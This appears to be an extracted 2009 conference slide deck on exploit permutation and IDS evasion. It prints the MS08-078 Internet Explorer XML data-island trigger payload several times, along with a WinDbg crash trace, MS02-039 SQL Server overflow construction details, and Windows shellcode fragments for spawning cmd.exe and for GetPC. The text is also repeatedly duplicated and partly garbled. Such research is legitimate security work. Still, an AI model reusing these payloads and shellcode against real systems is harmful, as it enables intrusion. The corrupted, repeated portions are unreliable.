


```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```





# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



W208-018 (CAE-5008-4844\CME-3e1)

vulnerable ecosystem



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

Pid 2336 - WinDbg:6.11.0001.404 X86

File Edit View Debug Window Help

Disassembly

Offset: @\$scopeip

```
6b3f6365 90 nop
6b3f6366 90 nop
6b3f6367 90 nop
mshtml!CXfer::TransferFromSrc:
6b3f6368 8bff mov edi,edi
6b3f636a 55 push ebp
6b3f636b 8bec mov ebp,esp
6b3f636d 83ec18 sub esp,18h
6b3f6370 53 push ebx
6b3f6371 56 push esi
6b3f6372 8bfi mov esi,ecx
6b3f6374 33db xor ebx,ebx
6b3f6376 f6461c09 test byte ptr [esi+1Ch],9
6b3f637a 0f85fe000000 jne mshtml!CXfer::TransferFromSrc+0x116 (6b3f647e)
6b3f6380 8b01 mov eax,dword ptr [esi]
6b3f6382 3bc3 cmp eax,ebx
6b3f6384 0f84ef000000 je mshtml!CXfer::TransferFromSrc+0x111 (6b3f6479)
6b3f638a 395e04 cmp dword ptr [esi+4],ebx
6b3f638d 0f84e6000000 je mshtml!CXfer::TransferFromSrc+0x111 (6b3f6479)
6b3f6393 395e08 cmp dword ptr [esi+8],ebx
6b3f6396 0f84dd000000 je mshtml!CXfer::TransferFromSrc+0x111 (6b3f6479)
6b3f639c 8b01 mov ecx,dword ptr [eax] ds:0023:0a0a0a0a=????????
6b3f639e 57 push edi
6b3f639f 50 push eax
6b3f63a0 ff74 call dword ptr [ecx+84h]
6b3f63a6 8b461c mov eax,dword ptr [esi+1Ch]
6b3f63a9 8bf8 mov edi,eax
6b3f63ab d1ef shr edi,1
6b3f63ad 83c802 or eax,2
6b3f63b0 83e701 and edi,1
6b3f63b3 f6461404 test byte ptr [esi+14h],4
6b3f63b7 89461c mov dword ptr [esi+1Ch],eax
6b3f63ba 741a je mshtml!CXfer::TransferFromSrc+0xe6 (6b3f63d6)
6b3f63bc 8b0e mov ecx,dword ptr [esi]
6b3f63be 8b01 mov eax,dword ptr [ecx]
6b3f63c0 ff90cc000000 call dword ptr [eax+0CCh]
6b3f63c6 ff7604 push dword ptr [esi+4]
6b3f63c9 8b10 mov edx,dword ptr [eax]
6b3f63cb ff36 push dword ptr [esi]
6b3f63cd 8bc8 mov ecx,eax
6b3f63cf ff520c call dword ptr [edx+0Ch]
6b3f63d2 8bd8 mov ebx,eax
6b3f63d4 eb77 jmp mshtml!CXfer::TransferFromSrc+0xe5 (6b3f644d)
```

Command

```
ModLoad: 745c0000 745e7000 C:\Windows\system32\MMDevAPI.DLL
ModLoad: 74030000 7403b000 C:\Windows\system32\msintf.dll
ModLoad: 74750000 7479a000 C:\Windows\system32\RASAPI32.dll
ModLoad: 74b50000 74b64000 C:\Windows\system32\rasman.dll
ModLoad: 757e0000 75855000 C:\Windows\system32\NETAPI32.dll
ModLoad: 74a70000 74aa1000 C:\Windows\system32\TAPI32.dll
ModLoad: 74d70000 74d7c000 C:\Windows\system32\rtutils.dll
ModLoad: 752d0000 752d7000 C:\Windows\system32\credssp.dll
ModLoad: 74f50000 74f94000 C:\Windows\system32\schannel.dll
ModLoad: 71400000 71406000 C:\Windows\system32\sensapi.dll
(920.e60): Break instruction exception - code 80000003 (first chance)
eax=7ffd7000 ebx=00000000 ecx=00000000 edx=7737d094 esi=00000000 edi=00000000
eip=77337dfe esp=03bcfec4 ebp=03bcfef0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77337dfe cc                int     3
0:007> g
ModLoad: 6e180000 6e1fd000 C:\Windows\system32\jscript.dll
ModLoad: 72890000 729b6000 C:\Windows\System32\msxml3.dll
ModLoad: 6d4f0000 6d599000 C:\Program Files\Common Files\System\OLE DB\oledb32.dll
ModLoad: 707e0000 707f6000 C:\Windows\system32\MSDART.DLL
ModLoad: 73c00000 73c85000 C:\Windows\WinSxS\x86_microsoft.windows.common-controls_
ModLoad: 76310000 76383000 C:\Windows\system32\COMDLG32.dll
ModLoad: 6e3a0000 6e3b7000 C:\Program Files\Common Files\System\OLE DB\OLEDB32R.DLL
(920.f34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0a0a0a0a ebx=00000000 ecx=039116b0 edx=6b23c149 esi=039116b0 edi=039081a0
eip=6b3f639c esp=038bfbd8 ebp=038bfbf8 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CXfer::TransferFromSrc+0x34:
6b3f639c 8b08 mov ecx,dword ptr [eax] ds:0023:0a0a0a0a=????????
0:004> db esi
0a 0a 0a 0a 2e 00 6e 00-62 00 72 00 69 00 74 00  ....n.b.r.i.t.
039116c0 6f 00 2e 00 6e 00 65 00-74 00 00 00 00 00 00 00  ....n.e.t.....
039116d0 81 9a bf 7b 00 00 00 88-b8 18 91 03 00 00 00 00  {...}.....
039116e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ....
039116f0 00 00 00 00 00 00 00 00-84 9a bf 7b 00 00 00 80  ....
03911700 ed 00 43 00 00 00 00 00-28 5b 48 00 00 00 00 00  ...C.....[H.....
03911710 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ....
03911720 bf 9a bf 7b 00 00 00 88-5c 00 00 0a 0a 0a 0a  ....{\.....\.....
```



0011 – ENG<sup>++</sup> applied

“(Re)searching for alternatives”





# MS02-039 (CVE-2002-0649/CWE-120)

- SQL Request:
  - CLNT\_UCAST\_INST (0x04).
- SQL INSTANCENAME:
  - ASCII hexa values from 0x01 to 0xff, except: 0x0a, 0x0d, , 0x2f, 0x3a and 0x5c.
  - **24,000 permutations.**
- Return address:
  - Uses the “jump to **register**” technique, in this case the **ESP register**.
  - There are four (4) new possible **return addresses** within SQLSORT.DLL (Microsoft SQL Server 2000 SP0-2). There are much more **return addresses** if do not mind making it hardcoded.
  - Tools: “Findjmp.c” by Ryan Permeh, (“Hacking Proof your Network – Second Edition”, 2002), and “DumpOp.c” by Koskya Kortchinsky (“Macro reliability in Win32 Exploits” – Black Hat Europe, 2007).
  - **4 permutations.**
- JUMP:
  - Unconditional **JUMP** short, relative, and forward to REL8.
  - There are 115 possible values to REL8.
  - **115 permutations.**
- Writable address and memory alignment:
  - There are 26,758 new **writable addresses** within SQLSORT.DLL (Microsoft SQL Server 2000 SP0-2). There are much more **writable addresses** if do not mind making it hardcoded.
  - Tools: “IDA Pro 5.0 Freeware” by Hex-Rays, and “OlyDBG 2.01 alpha 2” by Oleh Yuschuk.
  - **26,758 permutations.**
- Padding and memory alignment:
  - ASCII hexa values from 0x01 to 0xff.
  - The length may vary, depending on **JUMP**, from 3,048 to 29,210 possibilities.
  - **29,210 permutations.**





# MS08-078 (CVE-2008-4844/CWE-367)

- **CVE-2008-4844:** "...crafted **XML** document containing nested `<SPAN>` elements"? I do not think so...
- **XML Data Island:**
  - There are two (2) options: using the Dynamic HTML (DHTML) `<XML>` element within the HTML document or overloading the HTML `<SCRIPT>` element. Unfortunately, the HTML `<SCRIPT>` element is useless.
  - The `<XML>` element accepts a combination of different types of elements, i.e., they can be anything.
- **XML Data Source Object (DSO):**
  - Characters like "`<`" and "`&`" are illegal in `<XML>` element. To avoid errors `<XML>` element can be defined as `CDATA` (Unparsed Character Data). But the `<XML>` element can be also defined as "`&lt;`;" instead of "`<`".
  - Both `<IMG SRC= >` and `<IMAGE SRC= >` elements are useful as a **XML DSO**.
  - **4 permutations.**
- **Data Consumer (HTML elements):**
  - According to MSDN ("Binding HTML Elements to Data") there are, at least, fifteen (15) bindable HTML elements available, but only five (5) elements are useful.
  - The HTML element is a key **trigger**, because it points to a dereferenced **XML DSO**, but it does not have to be the same HTML element to do so – it can be any mixed HTML element.
  - **25 permutations.**
- **Return address:**
  - Uses "Heap Spray" technique, in this case the **XML DSO** handles the **return address**, and can use ".NET DLL" technique by Mark Dowd and Alexander Sotirov ("How to Impress Girls with Browser Memory Protection Bypasses" – Black Hat USA, 2008).
  - There are, at least, four (4) new possible **return addresses**.
  - **4 permutations.**



0100 – ENG<sup>++</sup> advanced

"The five bytes"



# Shellcode

## Regular

shell:

```
push 0x00646D63
mov ebx, esp
push edi
push edi
push edi
xor esi, esi
push byte 18
pop ecx
```

*Code by Stephen Fewer (Harmony Security) and  
part of Metasploit Framework.*

## Hadoken (波動拳)

shell:

```
call shell_set_cmd
db "CMD /k", 0
```

shell\_set\_cmd:

```
pop ebx
push edi
push edi
push edi
xor esi, esi
push byte 18
pop ecx
```

*Ideas by sk (SCAN Associates Berhad), and  
published on Phrack Magazine (issue 62, file 7).*

*Demonstrated on H2HC 6<sup>th</sup> Edition (2009).*





# Shellcode

## Shoryuken (昇龍拳)

```
shell:  
    call shell_set_cmd  
    db  "CMD /k set DIRCMD=/b", 0  
shell_set_cmd:  
    pop ebx  
    push edi  
    push edi  
    push edi  
    xor esi, esi  
    push byte 18  
    pop ecx
```

*Ideas by sk (SCAN Associates Berhad), and published on Phrack Magazine (issue 62, file 7).*

*Demonstrated on H2HC 6<sup>th</sup> Edition (2009).*

## FPU GetPC


```
fnstenv_getpc PROC  
; Could be fld1, fld12t, fld12e,  
; fldz, fldlg2 or fldln2.  
    fldpi  
    fnstenv [esp - 0Ch]  
    pop eax  
    add byte ptr [eax], 0Ah  
assembly:  
fnstenv_getpc ENDP
```

*Ideas by Aaron Adams, and published on VULN-DEV (November 18<sup>th</sup>, 2003).*

*Demonstrated on H2HC 6<sup>th</sup> Edition (2009).*



# 0101 – Demonstration



